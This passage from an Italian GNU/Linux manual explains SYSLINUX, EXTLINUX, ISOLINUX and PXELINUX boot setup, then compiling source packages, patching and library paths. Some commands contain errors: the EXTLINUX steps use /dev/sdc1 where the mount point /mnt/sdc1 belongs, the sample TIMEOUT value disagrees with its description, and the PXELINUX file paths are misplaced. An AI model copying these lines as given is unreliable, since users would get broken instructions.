ms-sys(1)[5]	*http://ms-sys.sourceforge.net* Si tratta di un programma in grado di ricostruire un settore di avvio MBR, conforme in modo particolare allo standard di Microsoft. Diventa utile soprattutto quando si deve ripristinare una partizione contenente un sistema operativo di Microsoft.

6.10 SYSLINUX

SYSLINUX[6] è un sistema di avvio versatile per sistemi GNU/Linux con architettura x86. In questo capitolo si considera principalmente l'avvio da unità a disco tradizionale o assimilabile a questa (come le unità di memoria solida su porta USB), ma SYSLINUX può avviare anche da CD/DVD e dalla rete, con il protocollo PXE.

L'avvio da unità a disco tradizionali richiede la presenza di un file system Dos-FAT, oppure Second-extended (Ext2/Ext3/Ext4), per accogliere i file di avvio, il kernel ed eventualmente altri file che questo dovesse richiedere.

6.10.1 Installazione del sistema di avvio

A seconda che SYSLINUX debba essere installato per avviare a partire da un file system Dos-FAT; o Second-extended, si usano procedure differenti. Per il file system Dos-FAT, SYSLINUX mette a disposizione un programma per MS-Windows, '**SYSLINUX.EXE**', e un programma per GNU/Linux, '**syslinux**'; naturalmente il disco o la partizione in questione devono già essere inizializzati. A titolo di esempio, si procede nel modo seguente per creare un disco di avvio, nell'unità '`D:`', di un sistema MS-Windows:

```
C:\> SYSLINUX D: [Invio]
```

Con un sistema GNU/Linux, invece, supponendo che si tratti in tal caso del dispositivo '`/dev/sdc1`':

```
# syslinux /dev/sdc1 [Invio]
```

Se il file system è di tipo Second-extended, questo deve risultare innestato per poter installare il sistema di avvio. Supponendo che

tale innesto corrisponda alla directory ‘`/mnt/sdc1/`’, si dovrebbe impartire il comando seguente:

```
# extlinux --install /mnt/sdc1 [Invio]
```

L’installazione di SYSLINUX, secondo le modalità descritte, interviene soltanto nell’unità presa in considerazione. Se il file system che serve per l’avvio si trova in una partizione, è necessario prendersi cura del settore di avvio dell’unità complessiva, per esempio con il programma ‘**`install-mbr`**’, del pacchetto MBR di una distribuzione GNU/Linux Debian:

```
# install-mbr /dev/sdc [Invio]
```

L’installazione di SYSLINUX per l’avvio comporta l’inserimento nella partizione di un programma di avvio (‘**`LDLINUX.SYS`**’ nel caso di un file system Dos-FAT e ‘**`extlinux.sys`**’ nel caso di un file system Second-extended) e la creazione di un settore di avvio opportuno, in grado di avviare tale programma. Nella stessa directory in cui viene a essere installato il programma di avvio, va poi collocato un file di configurazione (rispettivamente ‘`SYSLINUX.CFG`’ o ‘`extlinux.conf`’) ed eventualmente dei moduli che estendono le funzionalità di SYSLINUX. Normalmente vi si mette anche il kernel ed eventualmente il disco RAM iniziale.

Una volta predisposta la partizione, il kernel può essere sostituito quanto si vuole e così anche il file di configurazione. Il settore di avvio del dischetto o della partizione si limita ad avviare il programma di avvio, il quale provvede poi a leggere la configurazione e ad avviare il kernel.

6.10.2 Configurazione

«

Il file di configurazione cambia nome a seconda della variante di SYSLINUX che lo prende in considerazione. Si tratta comunque di un file di testo normale, dove nel caso di installazione in un file system Dos-FAT la terminazione delle righe può essere fatta anche con il codice *<CR><LF>* (in pratica, si può creare sia utilizzando strumenti MS-Windows, sia strumenti Unix). Alcune direttive di configurazione sono valide per tutte le varianti di SYSLINUX;; altre sono specifiche del contesto particolare di utilizzo.

L'esempio seguente mostra le caratteristiche principali di questo file di configurazione. In particolare permette di avviare il kernel contenuto nel file 'LINUX', con diversi comandi di avvio.

```
DEFAULT linux
TIMEOUT 0
DISPLAY INTRO.TXT
PROMPT 1

F1 INTRO.TXT
F2 VARIE.TXT

LABEL linux
    KERNEL LINUX

LABEL sda1
    KERNEL LINUX
    APPEND root=/dev/sda1 ro
```

Segue la descrizione delle direttive che appaiono nell'esempio.

- '**DEFAULT linux**'

Specifica di utilizzare in modo predefinito l'impostazione identificata dall'etichetta '**linux**'. Se questa non fosse stata specificata, significherebbe che si vuole avviare il kernel contenuto nel file '`linux`'.

- '**TIMEOUT 50**'

  Dopo 50 decimi di secondo (cinque secondi), senza che sia stato selezionato alcunché, si procede all'avvio secondo quanto definito in corrispondenza dell'etichetta definita dalla direttiva '**DEFAULT**'. Volendo fare in modo che sia obbligatorio l'intervento dell'utente, si può porre questo valore a zero.

- '**DISPLAY INTRO.TXT**'

  Visualizza il contenuto del file '`INTRO.TXT`' che si deve trovare nella stessa directory in cui si trova già il programma di avvio e il file di configurazione. Attraverso l'uso di un file di questo tipo si possono dare delle istruzioni all'utente sulla scelta delle varie voci di avvio, o sul modo di comporre un comando per il kernel.

- '**PROMPT 1**'

  Fa in modo che venga visualizzato l'invito all'utente a inserire qualcosa: '**boot:**'. Se il valore abbinato fosse zero, questo invito non verrebbe visualizzato.

- '**F1 INTRO.TXT**'

  Abbina la visualizzazione del contenuto del file '`INTRO.TXT`' attraverso la pressione del tasto [*F1*].

- '**F2 VARIE.TXT**'

  Abbina la visualizzazione del contenuto del file '`VARIE.TXT`' attraverso la pressione del tasto [*F2*].

- ‘**LABEL linux**’

  Definisce il nome dell’etichetta ‘**linux**’ utilizzata in questo caso per fare riferimento all’avvio predefinito.

- ‘**KERNEL LINUX**’

  Indica di utilizzare il file ‘`LINUX`’, collocato nella stessa directory in cui si trova già il programma di avvio e il file di configurazione, quando si seleziona l’etichetta ‘**linux**’.

- ‘**LABEL sda1**’

  Definisce il nome dell’etichetta ‘**sda1**’ utilizzata in questo caso per fare avviare un sistema a partire dalla prima partizione del primo disco fisso SATA. Come è già stato visto, viene sempre utilizzato il kernel contenuto nel file ‘`LINUX`’; ma qui si definiscono i parametri di avvio necessari al caricamento del file system principale da ‘`/dev/sda1`’, in sola lettura.

6.10.3 File di aiuto

«

SYSLINUX ha una caratteristica importante: consente di predisporre diversi file di aiuto selezionabili dall’utente, prima dell’avvio del kernel. Questi file possono essere visualizzati premendo i tasti funzionali, secondo quanto definito all’interno del file di configurazione.

Dal momento che SYSLINUX non visualizza l’elenco dei tasti utilizzabili, è opportuno che uno di questi file sia visualizzato inizialmente, attraverso l’istruzione ‘**DISPLAY**’; inoltre è opportuno che in tutti questi file ci sia il riepilogo dei vari tasti che possono essere premuti.

Figura 6.39. Esempio di come potrebbe apparire una guida del genere, con i suggerimenti del caso.

```
Opzioni di avvio:

    "linux"  avvia il kernel nel modo predefinito
    "sda1"   avvia il filesystem contenuto nella partizione
               /dev/sda1

Per ulteriori informazioni si può leggere la guida abbinata
al tasto F2.

F1=INTRO  F2=VARIE
```

6.10.4 Componenti aggiuntivi

Oltre al fatto che esistono diverse varianti di SYSLINUX, per i vari contesti a cui questo sistema di avvio si rivolge, è possibile predisporre dei componenti aggiuntivi, alcuni dei quali sono standard e accompagnano la stessa distribuzione di SYSLINUX.

memdisk

Il programma '**memdisk**' che accompagna SYSLINUX, è un applicativo autonomo, ovvero un kernel, con lo scopo di caricare in memoria un disco RAM contenente a sua volta un codice di avvio. Per potersi avvalere di '**memdisk**', occorre che ne sia disponibile una copia nella directory radice del file system in cui si installa SYSLINUX per l'avvio, quindi va richiesto il suo utilizzo nel file di configurazione. Per esempio così:

```
...
LABEL mem
 KERNEL memdisk
 APPEND initrd=memtestp.dsk
```

In questo caso, tra i file di avvio si trova anche ‘`memtestp.dsk`’, il quale è il file-immagine di un disco contenente un proprio sistema di avvio e un proprio kernel.

Se il file-immagine è di dimensione inferiore a 4 Mibyte, viene inteso essere un dischetto, con una geometria standard. Se invece si tratta di un file di dimensione maggiore, deve rappresentare un disco diviso in partizioni.

Sono disponibili molte opzioni per chiarire le caratteristiche precise del file-immagine; eventualmente, va consultata la documentazione originale al riguardo.

`menu.c32`

In condizioni normali, ammesso che sia richiesto attraverso la direttiva ‘**`PROMPT 1`**’, l’interazione con SYSLINUX è a riga di comando, nel senso che per richiedere la selezione di una certa etichetta occorre digitarne il nome dopo l’invito ‘**`boot:`**’. Con l’aiuto del programma ‘**`menu.c32`**’ è possibile trasformare l’elenco di etichette previste nel file di configurazione in un menù scorrevole. Per attivare l’uso di tale programma, il quale deve essere presente assieme agli altri file di avvio, occorre la direttiva seguente:

```
…
UI menu.c32
…
```

In questo modo, l’aspetto di SYSLINUX cambia notevolmente, presentando il menù di tutte le etichette.

Con l’uso del programma ‘**`menu.c32`**’ è possibile aggiungere delle direttive specifiche nel file di configurazione. Segue un esempio di alcune di queste:

```
…
UI menu.c32
…
MENU TITLE NLNX boot menu - Press [F1], [F2],... ↩
↪to get more help.
…
LABEL auto
 TEXT HELP
  Automatic start with standard configuration
  and Vesa graphics.
 ENDTEXT
 KERNEL vmlinuz
 APPEND n_boot=auto root=/dev/ram0 ro init=/linuxrc ↩
↪initrd=nlnxrd.img
…
```

Va osservato che l'uso di '**menu.c32**' rende priva di effetto la direttiva '**DISPLAY**', in quanto il menù occupa tutto lo schermo e non c'è lo spazio per visualizzare altro sullo schermo. La direttiva '**MENU TITLE**' mostra un titolo sopra il menù stesso; la direttiva '**TEXT HELP**', conclusa da '**ENDTEXT**', permette di attribuire una descrizione, anche su più righe, dell'etichetta a cui si riferisce.

mboot.c32

Il programma '**mboot.c32**' consente di avviare un kernel che richieda siano soddisfatte le specifiche multiboot (sezione 65.5.1). L'esempio mostra un file di configurazione completo, in cui si prevede l'avvio del kernel '**kos32**'. Si osservi che la direttiva '**KERNEL**' viene usata per avviare '**mboot.c32**':

```
TIMEOUT 10
PROMPT 1
DEFAULT os32
#
LABEL os32
 KERNEL mboot.c32
 APPEND kos32
```

6.10.5 Avvio di un disco ottico

«

È disponibile una variante di SYSLINUX, rivolta a facilitare l'avvio di un disco ottico, nota con il nome ISOLINUX. Il problema della produzione di un disco ottico è preso in considerazione in un altro capitolo (sezione 19.7); tuttavia è il caso di annotare qui, anche se sommariamente, l'uso di ISOLINUX.

Per produrre un disco ottico, si parte da una struttura che si articola a partire da una certa directory; per esempio '`/tmp/mio_cd/`'. Tra le varie sottodirectory di tale struttura, va collocata '`isolinux/`'; pertanto, secondo l'esempio, ci sarebbe anche la directory '`/tmp/mio_cd/isolinux/`'. Nella directory '`isolinux/`' vanno collocati i file necessari per l'avvio, tra cui, in particolare, il kernel Linux, il file che rappresenta il disco RAM iniziale, il file di configurazione di ISOLINUX che in questo caso deve chiamarsi '`isolinux.cfg`' e il programma '**`isolinux.bin`**'. Eventualmente vanno aggiunti nella directory '`isolinux/`' anche tutti gli altri componenti di SYSLINUX che fossero richiamati dalla configurazione.

Per produrre poi il file-immagine del disco ottico, va usato un altro strumento; per esempio Genisoimage, come nell'esempio seguente, dove si produce il file '`/tmp/mio_cd.img`':

```
# genisoimage -R -apple ↩
↪             -v ↩
↪             -input-charset default    ↩
↪             -m lost+found             ↩
↪             -o /tmp/mio_cd.img        ↩
↪             -b isolinux/isolinux.bin  ↩
↪             -c isolinux/boot.cat      ↩
↪             -no-emul-boot             ↩
↪             -boot-load-size 4         ↩
↪             -boot-info-table          ↩
↪             /tmp/mio_cd                [Invio]
```

6.10.6 Conversione di un disco ottico avviabile in un'unità di memoria solida

Può capitare di dover trasformare un disco ottico avviabile attraverso ISOLINUX, in un'unità di memoria solida, con le stesse caratteristiche. A titolo di esempio, si parte dal file-immagine del disco di installazione della distribuzione Ubuntu, versione 9.10.

Si comincia con l'innesto del file-immagine in una directory conveniente:

```
# mount -o loop -t auto ubuntu-9.10-desktop-i386.img ↩
↪       /mnt/ubuntu [Invio]
```

Osservando il contenuto del file-immagine, si può notare la presenza di un collegamento simbolico, cosa che richiede un file system di tipo Unix; pertanto, nell'unità di memoria solida va usato EXTLINUX per l'avvio:

```
# tree -L 1 /mnt/ubuntu [Invio]
```

```
/mnt/ubuntu
|-- README.diskdefines
|-- autorun.inf
|-- casper
|-- dists
|-- install
|-- isolinux
|-- md5sum.txt
|-- pics
|-- pool
|-- preseed
|-- ubuntu -> .
`-- wubi.exe
```

Si predispone la prima partizione dell'unità di memorizzazione in cui travasare la distribuzione Ubuntu con un file system Ext3, in modo da poter rappresentare il collegamento simbolico e per poter sfruttare poi EXTLINUX. Si suppone che tale partizione corrisponda al file di dispositivo '`/dev/sdc1`':

```
# mkfs.ext3 /dev/sdc1 [Invio]
```

Il tipo di partizione deve rispecchiare anche il file system contenuto; inoltre è necessario che risulti come partizione avviabile, come sarebbe se si volesse usare SYSLINUX con una partizione Dos-FAT. Quindi si procede con la sistemazione del primo settore di avvio (MBR):

```
# install-mbr /dev/sdc [Invio]
```

Si deve innestare il file system Ext3, per poter installare EXTLINUX:

```
# mount -t ext3 /dev/sdc1 /mnt/sdc1 [Invio]
```

Si installa EXTLINUX:

```
# mkdir /dev/sdc1/boot [Invio]

# mkdir /dev/sdc1/boot/extlinux [Invio]

# extlinux /dev/sdc1/boot/extlinux [Invio]
```

A questo punto si procede con la copia del contenuto della directory ‘`isolinux/`’ che si trova nel file-immagine, già innestato in ‘`/mnt/ubuntu/`’:

```
# cp -dpRv /mnt/ubuntu/isolinux/* /mnt/sdc1/boot/extlinux
[Invio]
```

Quindi si copia tutto il contenuto del file-immagine nell’unità di memoria solida; eventualmente non sarebbe necessario copiare nuovamente il contenuto della directory ‘`isolinux/`’, ma in questo caso non si tratta di un contenuto importante in termini di spazio:

```
# cp -dpRv /mnt/ubuntu/* /mnt/sdc1 [Invio]
```

Nell’unità di memoria solida, contenente il file system Ext3, occorre creare il file di configurazione di EXTLINUX. In pratica, dovrebbe essere sufficiente rinominare il file ‘`isolinux.cfg`’ per ottenere il nome ‘`extlinux.conf`’:

```
# mv /mnt/sdc1/boot/extlinux/isolinux.cfg ↩
↪   /mnt/sdc1/boot/extlinux/extlinux.conf [Invio]
```

Al termine si può passare al distacco dell’unità e del file-immagine. Se tutti i passaggi sono corretti, a questo punto dovrebbe essere possibile avviare un sistema dall’unità di memorizzazione esterna, come se fosse il CD di avvio e installazione della distribuzione Ubuntu.

6.10.7 Avvio dalla rete, senza dischi locali

«

Una variante speciale di SYSLINUX consente l'avvio di un sistema dalla rete, senza disporre di unità di memoria di massa locali, attraverso il protocollo PXE . Tale variante è nota con il nome PXELINUX.

Riquadro 6.45. Protocollo PXE.

Il protocollo PXE, ovvero *Pre-boot execution environment*, costituisce un procedimento per il caricamento di un piccolo file eseguibile attraverso l'interfaccia di rete, per avviare successivamente il sistema operativo. Il file eseguibile caricato dal protocollo PXE, deve essere pubblicizzato, a sua volta, dal protocollo DHCP; per esempio, con il servente DHCP di ISC, nel file '`/etc/dhcp3/dhcpd.conf`' dovrebbero apparire due direttive simile a quelle seguenti, dove l'indirizzo di esempio 10.11.12.13 si riferisce al servente TFTP:

```
next-server 10.11.12.13;
filename "/pxelinux/pxelinux.0";
```

Ma questo file, a sua volta, viene caricato attraverso il protocollo TFTP, per cui il percorso indicato dipende dalla configurazione del servizio TFTP stesso.

Per poter organizzare un servizio di avvio dalla rete, oltre che predisporre PXELINUX occorre configurare adeguatamente i servizi DHCP e TFTP; inoltre occorre configurare gli elaboratori che devono avvalersi di tali servizi, in modo da avviare il sistema dalla rete (con il protocollo PXE).

Tralasciando le questioni che non sono direttamente di competenza di PXELINUX, dal momento che per quelle si richiede un'ottima conoscenza della gestione dei servizi di rete fondamentali (per il DHCP

si veda la sezione 36.5; per il TFTP si veda la sezione 36.9), nella directory che rappresenta il punto di inizio del servizio TFTP (di solito è '`/var/lib/tftpboot/`') va collocata la directory '`pxelinux/`' con i file che servono per l'avvio.

Nella directory '`pxelinux/`' vanno collocati, in modo particolare, il programma '**`pxelinux.0`**', il kernel Linux, il file che rappresenta il disco RAM iniziale e tutti gli altri file e componenti di SYSLINUX richiesti dalla configurazione di PXELINUX. Ma a differenza delle altre varianti di SYSLINUX, il file di configurazione si deve collocare nella sottodirectory '`pxelinux/pxelinux.cfg/`'.

PXELINUX prevede un file di configurazione generale, predefinito, corrispondente al file '`pxelinux/pxelinux.cfg/default`', ma ne possono essere specificati altri, corrispondenti all'indirizzo IPv4, tradotto in esadecimale. Per esempio, il file '`pxelinux/pxelinux.cfg/default/C0A801D3`' è specifico per l'elaboratore con indirizzo IPv4 192.168.1.211, mentre il file '`pxelinux/pxelinux.cfg/default/AC11`' riguarda gli elaboratori con indirizzi IPv4 172.17.∗.∗, ammesso che non ci siano altri file che rappresentano un indirizzo con maggiore dettaglio.

6.11 Riferimenti

«

- *Debian*, *http://www.debian.org*
- *Ubuntu*, *http://www.ubuntu-it.org*
- Wikipedia, *SYSLINUX*, *http://en.wikipedia.org/wiki/SYSLINUX*
- Wikipedia, *GRUB*, *http://en.wikipedia.org/wiki/GRUB*

- *Das U-Boot - Universal Bootloader*, http://sourceforge.net/projects/u-boot/

[1] **util-linux: fdisk** GNU GPL

[2] **util-linux: disk-utils** GNU GPL

[3] **e2fsprogs** GNU GPL

[4] **MBR** GNU GPL

[5] **MS-SYS** GNU GPL

[6] **SYSLINUX** GNU GPL

Capitolo 7

Pacchetti di applicazioni per GNU/Linux

7.1 Applicativi originali distribuiti in forma sorgente . . 337
7.2 Fasi tipiche di una compilazione e installazione 341
7.3 File di differenze, o «patch» 342
7.4 Installazione di programmi già compilati 344
7.4.1 Scelta della piattaforma 344
7.4.2 Eseguibili e variabili di ambiente 344
7.4.3 Librerie dinamiche 345
7.4.4 Verifica delle librerie utilizzate dagli eseguibili . . . 348
7.5 Aggiornamento delle librerie standard 349
7.6 Pacchetti applicativi confezionati appositamente per le distribuzioni GNU 351
7.6.1 Distinguere tra «pacchetti» e «archivi» 352
7.6.2 Binari e sorgenti 352
7.6.3 Interdipendenza tra i pacchetti 353
7.6.4 Fasi dell'installazione e della disinstallazione di un pacchetto 354
7.6.5 Caratteristiche di un pacchetto nei confronti di un sistema funzionante 357
7.6.6 Aggiornamento 358
7.6.7 File di configurazione comuni 359
7.7 Pacchetti Debian 359
7.7.1 Priorità di un pacchetto 360

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

7.7.2 Dipendenze secondo i pacchetti Debian 361
7.7.3 Stato di un pacchetto 363
7.7.4 Disponibilità di un pacchetto 366
7.7.5 Stratificazione degli strumenti di gestione dei pacchetti Debian 367
7.7.6 Gestione elementare attraverso gli strumenti fondamentali 368
7.7.7 Gestione più evoluta dei pacchetti: organizzazione di una copia della distribuzione 374
7.7.8 APT a livello essenziale 376
7.7.9 Ricerca dei file che apparentemente non appartengono ad alcun pacchetto 380
7.7.10 Ricerca dei pacchetti che possono essere disinstallati senza problemi di dipendenze 381
7.7.11 Riconfigurazione 383
7.7.12 Pacchetti Debian sorgenti 388
7.8 Ricompilazione dei pacchetti Debian sorgenti 391
7.9 Dselect 394
7.9.1 Menù iniziale 394
7.9.2 Metodo di accesso ai pacchetti della distribuzione . . 396
7.9.3 Accesso attraverso un disco ottico unico 398
7.9.4 Accesso attraverso un insieme di dischi 400
7.9.5 Accesso attraverso un file system di rete 402
7.9.6 Accesso attraverso un file system già innestato localmente 403

7.9.7 Accesso attraverso APT 403
7.9.8 Aggiornamento dell'elenco locale dei pacchetti 404
7.9.9 Selezione dei pacchetti 404
7.9.10 Installazione e aggiornamento dei pacchetti selezionati 412
7.9.11 Configurazione 413
7.9.12 Cancellazione dei pacchetti 413
7.10 APT 413
7.10.1 Configurazione generale 414
7.11 Approfondimento: raccolta di pacchetti Debian 418
7.11.1 Composizione del nome degli archivi Debian 418
7.11.2 Eliminazione delle versioni precedenti 421
7.11.3 Distribuzione completa su un supporto unico 425
7.11.4 Distribuzione suddivisa su diversi supporti 431
7.11.5 Un esempio banalizzato, ma funzionante 435
7.12 Riferimenti 442

`apt.conf` 414 `apt-get` 374 376 `configure` 337 `cruft` 380 `deborphan` 381 `dpkg` 368 `dpkg-reconfigure` 383 `dpkg-scanpackages` 425 431 `dselect` 374 394 `ld.so.cache` 345 `ld.so.conf` 345 `ldconfig` 345 `ldd` 348 `Makefile` 337 `orphaner` 381 `patch` 342 `sources.list` 376 391 414 `$LD_LIBRARY_PATH` 345

L'installazione delle componenti di un sistema GNU/Linux avviene attraverso dei «pacchetti», rappresentati esteriormente da file singoli.

L'installazione di questi pacchetti può essere semplice o complessa, a seconda della circostanza.

7.1 Applicativi originali distribuiti in forma sorgente

«

La maggior parte dei programmi per sistemi Unix, il cui utilizzo viene concesso gratuitamente, viene distribuita in forma sorgente. Ciò significa che per poterli utilizzare, questi programmi devono essere compilati. Fortunatamente, di norma è disponibile il compilatore GNU C (conforme allo standard) che permette di uniformare questo procedimento di compilazione.

Un programma originale distribuito in forma sorgente si trova di solito confezionato in un archivio il cui nome ha un'estensione '`.tar.gz`' o '`.tgz`' (ottenuto attraverso '**tar**' e '**gzip**'), oppure ancora con un'estensione '`.tar.bz2`' ('**tar**' e '**bzip2**'). Prima di poter procedere con la sua compilazione deve essere estratto il suo contenuto. Solitamente si fa questo in una directory di lavoro. Nell'esempio che segue, si fa riferimento a un pacchetto ipotetico archiviato nel file '`pacch.tar.gz`' che si trova nella directory '`~/tmp/`':

```
$ cd ~/tmp[Invio]

$ tar xzvf pacch.tar.gz[Invio]
```

Oppure:

```
$ cat pacch.tar.gz | gunzip | tar xvf -[Invio]
```

Se invece si trattasse dell'archivio '`pacch.tar.bz2`', sarebbe necessario decomprimerlo attraverso un comando leggermente diverso:

```
$ cd ~/tmp [Invio]

$ tar xjvf pacch.tar.bz2 [Invio]
```

Oppure:

```
$ cat pacch.tar.bz2 | bunzip2 | tar xvf - [Invio]
```

Di solito si ottiene una struttura ad albero più o meno articolata in sottodirectory, dove nella directory principale di questa struttura si trovano:

- uno o più file di documentazione (‘`README`’, ‘`INSTALL`’, ecc.) che servono per ricordare il procedimento corretto per ottenere la compilazione;
- uno o più script preparati per facilitare questo procedimento;
- il file-make (o *makefile*).

Seguendo l’esempio visto poco prima, dovrebbe essere stata creata la directory ‘`pacch/`’.

```
$ cd pacch [Invio]

$ ls [Invio]
```

I file di testo che si trovano nella directory principale del pacchetto contenente il programma sorgente, servono per presentare brevemente il programma e per riassumere le istruzioni necessarie alla sua compilazione. Di solito, queste ultime sono contenute nel file ‘`INSTALL`’. In ogni caso, tutti questi file vanno letti, in particolare quello che spiega il procedimento per la compilazione e l’installazione.

Il modo più semplice per leggere un file è l'utilizzo del programma '**less**':

```
$ less INSTALL[Invio]
```

In sua mancanza si può usare '**more**':

```
$ more INSTALL[Invio]
```

La composizione classica di un pacchetto distribuito in forma sorgente, prevede la presenza di uno script il cui scopo è quello di costruire un file-make adatto all'ambiente in cui si vuole compilare il programma. Ciò è necessario perché i vari sistemi Unix sono diversi tra loro per tanti piccoli dettagli.

Spesso questo script è in grado di accettare argomenti. Ciò può permettere, per esempio, di definire una directory di destinazione del programma, diversa da quella predefinita.

Quando questo script di preparazione manca, occorre modificare manualmente il file-make in modo che sia predisposto correttamente per la compilazione nel proprio sistema.

Per evitare ambiguità, questo script viene sempre avviato indicando un percorso preciso: '`./configure`'.

Il file-make, o *makefile*, è quel file che viene letto da Make, precisamente dall'eseguibile '**make**', allo scopo di coordinare le varie fasi della compilazione ed eventualmente anche per l'installazione del programma compilato. Il nome di questo file può essere diverso, generalmente si tratta di '`Makefile`', oppure di '`makefile`'.

Se manca lo script ‘`./configure`’, o altro equivalente per la creazione automatica del file-make, significa che il file-make esistente deve essere controllato e, se necessario, modificato prima della compilazione.

Spesso è bene controllare il contenuto del file-make anche quando questo è stato generato automaticamente.

7.2 Fasi tipiche di una compilazione e installazione

I pacchetti più comuni si compilano e si installano con tre semplici operazioni; tuttavia, è sempre indispensabile leggere le istruzioni che si trovano nei file di testo distribuiti insieme ai sorgenti dei programmi.

1. `$` **`./configure`** [*Invio*]

   Genera automaticamente il file-make.

2. `$` **`make`** [*Invio*]

   Esegue la compilazione generando i file eseguibili.

3. `#` **`make install`** [*Invio*]

   Installa gli eseguibili e gli altri file necessari nella loro destinazione prevista per il funzionamento: l’ultima fase deve essere eseguita con i privilegi dell’utente ‘**`root`**’.

I problemi maggiori si possono incontrare derivano dalla mancanza di uno script ‘`./configure`’ o simile, per cui si è costretti a modificare direttamente il file-make. In altri casi, il file-make potrebbe non

prevedere la fase di installazione (‘**`make install`**’), costringendo a installare il programma copiando pezzo per pezzo nella destinazione corretta. Inoltre, spesso l’installazione non rispetta la struttura standard del proprio file system. Ciò nel senso che magari vengono piazzati file che devono poter essere modificati, all’interno di una zona che si voleva riservare per l’accesso in sola lettura.

Quando si utilizza una distribuzione GNU ben organizzata, si trova una gestione dei pacchetti installati che permette l’eliminazione e l’aggiornamento di questi senza rischiare di lasciare file inutilizzati in giro. Se si installa un programma distribuito in forma originale, viene a mancare il sostegno della gestione dei pacchetti. In questi casi si cerca di installare tali pacchetti al di sotto della directory ‘`/opt/`’, o almeno al di sotto di ‘`/usr/local/`’.

7.3 File di differenze, o «patch»

«

Quando si ha a che fare con programmi il cui aggiornamento è frequente, come avviene nel caso del kernel, si possono anche trovare aggiornamenti in forma di file di differenze (*patch* o «pezze»), cioè di file che contengono solo le variazioni da una versione all’altra. Queste variazioni si applicano ai file di una versione per ottenerne un’altra.

Se la versione da aggiornare è stata espansa a partire dall’ipotetica directory ‘`~/tmp/`’, per applicarvi una modifica è necessario posizionarsi sulla stessa directory e poi eseguire il comando seguente:

```
patch < file_di_differenze
```

Può darsi che la posizione in cui ci si deve trovare sia diversa o che i sorgenti da aggiornare debbano trovarsi in una posizione precisa. Per capirlo, dovrebbe bastare l'osservazione diretta del contenuto del file di differenze.

Spesso, il file di differenze è realizzato considerando che i file da aggiornare si trovino all'interno di una certa directory. Di solito, si raggira il problema usando l'opzione '**-p**'. Per esempio, si può immaginare di avere la directory '`/tmp/prova/esempio/`' che contiene qualcosa da aggiornare attraverso il file di differenze '`/tmp/prova/esempio-007.diff`', che fa riferimento a file contenuti nella directory '`prova-007/`' (come percorso relativo). Per fare in modo che l'aggiornamento venga eseguito correttamente, è necessario spostarsi nella directory '`/tmp/prova/esempio/`':

```
$ cd /tmp/prova/esempio [Invio]
```

Quindi si esegue l'aggiornamento ignorando la prima directory del percorso:

```
$ patch -p1 < /tmp/prova/esempio-007.diff [Invio]
```

L'applicazione delle variazioni, può fallire. Se non si vuole perdere il rapporto degli errori, questi possono essere ridiretti in un file specifico.

```
patch < file_di_differenze 2> file_degli_errori
```

Se gli aggiornamenti sono più di uno, occorre applicare le modifiche in sequenza. La sezione 22.12 tratta meglio questo problema.

7.4 Installazione di programmi già compilati

«

Alcuni programmi vengono distribuiti in forma già compilata (e senza sorgenti) soprattutto quando si tratta di prodotti proprietari, ma anche in questi casi si possono incontrare problemi nell'installazione.[1]

7.4.1 Scelta della piattaforma

«

Quando si cerca del software per il proprio sistema che può essere ottenuto solo in forma già compilata, occorre fare attenzione alla piattaforma. Infatti, non basta che si tratti di programmi compilati per il proprio sistema operativo, ma occorre che gli eseguibili siano adatti al tipo di elaboratore su cui il sistema operativo è in funzione.

Normalmente, per identificare l'architettura dei «PC» (x86), si utilizza la sigla i386 nel nome dei file degli archivi. Sigle come i486, i586, i686,... rappresentano la stessa architettura basata però su un livello particolare del microprocessore.

7.4.2 Eseguibili e variabili di ambiente

«

Un programma distribuito in forma binaria, deve essere estratto normalmente dall'archivio compresso che lo contiene. A volte è disponibile uno script o un programma di installazione, altre volte è necessario copiare manualmente i file nelle varie destinazioni finali. Quando si può scegliere, è preferibile collocare tutto quanto a partire da un'unica directory discendente da '`/opt/`'.

A volte, perché il programma possa funzionare, è necessario predisporre o modificare il contenuto di alcune variabili di ambiente. Il caso più comune è costituito da ***PATH*** che deve (o dovrebbe) con-

tenere anche il percorso necessario ad avviare il nuovo programma. Spesso, i file di documentazione che accompagnano il software indicano chiaramente tutte le variabili che devono essere presenti durante il loro funzionamento.

La dichiarazione di queste variabili può essere collocata direttamente in uno dei file di configurazione della shell utilizzata (per esempio '`/etc/profile`', oppure '`~/.bash_profile`' o altri ancora a seconda di come è organizzato il proprio sistema).

7.4.3 Librerie dinamiche

Alcuni programmi utilizzano delle librerie non standard che spesso vengono collocate al di fuori delle directory predisposte per contenerle. Per fare in modo che queste librerie risultino disponibili, ci sono due modi possibili:

1. modificare la configurazione di '`/etc/ld.so.cache`';
2. utilizzare la variabile di ambiente ***LD_LIBRARY_PATH***.

Per agire secondo la prima possibilità, occorre comprendere come è organizzato questo meccanismo. Il file '`/etc/ld.so.cache`' viene creato a partire da '`/etc/ld.so.conf`' che contiene semplicemente un elenco di directory destinate a contenere librerie. Il programma '**`ldconfig`**' serve proprio a ricreare il file '`/etc/ld.so.cache`' leggendo '`/etc/ld.so.conf`', pertanto viene avviato solitamente dalla stessa procedura di inizializzazione del sistema, allo scopo di garantire che questo file sia sempre aggiornato.

Dovrebbe essere chiaro, ormai, il modo giusto di includere nuovi percorsi di librerie nel file '`/etc/ld.so.cache`': occorre indica-

re questa o queste directory nel file '`/etc/ld.so.conf`' e quindi basta avviare il programma '**`ldconfig`**'.

L'utilizzo della variabile di ambiente ***LD_LIBRARY_PATH*** è meno impegnativo, ma soprattutto, in questo modo si può intervenire facilmente attraverso dei semplici script. Ciò permette, per esempio, di fare in modo che solo un certo programma «veda» certe librerie. In ogni caso, quando si intende usare questa variabile di ambiente, è importante ricordare di includere tra i vari percorsi anche quelli standard: '`/lib/`', '`/usr/lib/`' e '`/usr/local/lib/`'. L'esempio seguente rappresenta un pezzo di uno script (potrebbe trattarsi di '`/etc/profile`') in cui viene assegnata la variabile di ambiente in questione.

```
LD_LIBRARY_PATH=/lib:/usr/lib:/usr/local/lib:/opt/mio_prog/lib
export LD_LIBRARY_PATH
```

Se un certo programma richiede determinate librerie che potrebbero entrare in conflitto con altri programmi, è indispensabile l'utilizzo della variabile di ambiente ***LD_LIBRARY_PATH***, configurandola esclusivamente nell'ambito del processo di quel programma. In pratica, si tratta di avviare il programma attraverso uno script che genera l'ambiente adatto, in modo che non si rifletta negli altri processi, come mostrato nell'esempio seguente:

```
#! /bin/sh
#
# Modifica il percorso di ricerca delle librerie.
#
LD_LIBRARY_PATH="/opt/mio_programma/lib:$LD_LIBRARY_PATH"
